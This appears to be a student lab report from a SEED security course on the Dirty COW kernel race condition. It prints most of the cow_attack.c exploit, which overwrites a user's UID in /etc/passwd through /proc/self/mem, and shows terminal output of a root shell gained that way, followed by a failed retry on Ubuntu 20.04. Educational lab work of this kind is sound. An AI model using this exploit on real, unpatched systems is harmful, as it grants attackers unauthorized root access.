A C code editor window showing a program named 'cow_attack.c'. The code is designed to attack the /etc/passwd file using memory mapping and pthreads. Blue arrows point to specific modifications: '1002' in the search string and '0000' in the write thread content.

```
File Edit View Search Tools Documents Help
cow_attack.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <pthread.h>

struct stat st;
int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "1002");


// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
```



Then we compile the file “**cow_attack.c**” using command “**gcc -o a.out cow_attack.c -lpthread**” as we did before on dummy file. In the below screenshot we can clearly see that password of the user charlie is set to “**0000**”.



```
hemanthsaikumarmaddhuri@ubuntu: ~/Desktop/Quiz_3/Labsetup
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ gcc -o a.out cow_attack.c -lpthread
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ ./a.out
^C
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ cat /etc/passwd | grep charlie
charlie:x:0000:1003:,,,:/home/charlie:/bin/bash
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$
```

Activate Windows
Go to Settings to activate Windows.

We then verify if the user charlie is modified to root user or not, using command “**su charlie**” as instructed in the lab manual. As we can see clearly after running the command, we login as root user and we can see symbol “**#**” in the command line. The attack is successful on the file “**/etc/passwd**” which is verified by command “**id**” in root terminal.




```
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ gcc -o a.out cow_attack.c -lpthread
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ ./a.out
^C
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ cat /etc/passwd | grep charlie
charlie:x:0000:1003:,,,:/home/charlie:/bin/bash
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ su charlie
Password:
root@ubuntu:/home/hemanthsaikumarmaddhuri/Desktop/Quiz_3/Labsetup# id
uid=0(root) gid=1003(charlie) groups=0(root),1003(charlie)
root@ubuntu:/home/hemanthsaikumarmaddhuri/Desktop/Quiz_3/Labsetup#
```

Activate Windows
Go to Settings to activate Windows.

Summary:

From this lab I have understood that Dirty Cow attack is also like Race Condition Attack as we did in last lab because in the Race Condition lab, we always use to programs run simultaneously and we are doing the same here in Dirty Cow too. I have observed that the command given for launching the attack in the lab manual is **“gcc cow_attack.c -lpthread”** which did not work in my case, so I had to change the command to **“gcc -o a.out cow_attack.c -lpthread”** to proceed further. When compared to other attacks this attack was bit easier and I observed that attackers can gain the root privilege easily using this attack. But this lab is tested on Ubuntu 12.04 version whereas I want to try running the similar attack on latest version Ubuntu 20.04 to see whether it is easier to attack in latest version too, I guess not as Ubuntu 20.04 has built in protection schemes.

Dirty Cow Attack tested on Ubuntu 20.04 (out of personal interest) but it was not successful as expected.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 24 00:27
hemanthsakumarmaddhuri@VM: ~/Desktop/Labsetup

charlie@x:1002:1002:,:/home/charlie:/bin/bash
hemanthsakumarmaddhuri@VM:~$ cd /home/hemanthsakumarmaddhuri/Desktop/Labsetup/
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$ gcc a.out -o cow_attack.c -lpthread
gcc: error: a.out: No such file or directory
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$ gcc -o a.out cow_attack.c -lpthread
cow_attack.c: In function 'main':
cow_attack.c:29:46: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
29 | pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
   |                                     ^
cow_attack.c: In function 'writeThread':
cow_attack.c:46:5: warning: implicit declaration of function 'lseek' [-Wimplicit-function-declaration]
46 | lseek(f, offset, SEEK_SET);
   | ^~~~~~
cow_attack.c:48:5: warning: implicit declaration of function 'write' [-Wimplicit-function-declaration]
48 | write(f, content, strlen(content));
   | ^~~~~~
cow_attack.c: In function 'madviseThread':
cow_attack.c:54:19: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
54 | int file_size = (int) arg;
   |                   ^
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$ ./a.out
^C
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$ su charlie
Password:
charlie@VM:/home/hemanthsakumarmaddhuri/Desktop/Labsetup$ exit
exit
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 20.04.1 LTS
Release: 20.04
Codename: focal
hemanthsakumarmaddhuri@VM:~/Desktop/Labsetup$
```

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 24 00:25
cow_attack.c
~/Desktop/Labsetup

12 {
13     pthread_t pth1, pth2;
14     struct stat st;
15     int file_size;
16
17     // Open the target file in the read-only mode.
18     int f = open("/etc/passwd", O_RDONLY);
19
20     // Map the file to COW memory using MAP_PRIVATE.
21     fstat(f, &st);
22     file_size = st.st_size;
23     map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
24
25     // Find the position of the target area
26     char *position = strstr(map, "1002");
27
28     // We have to do the attack using two threads.
29     pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
30     pthread_create(&pth2, NULL, writeThread, position);
31
32     // Wait for the threads to finish.
33     pthread_join(pth1, NULL);
34     pthread_join(pth2, NULL);
35     return 0;
36 }
37
38 void *writeThread(void *arg)
39 {
40     char *content = "0000";
41     off_t offset = (off_t) arg;
42
43     int f = open("/proc/self/mem", O_RDWR);
```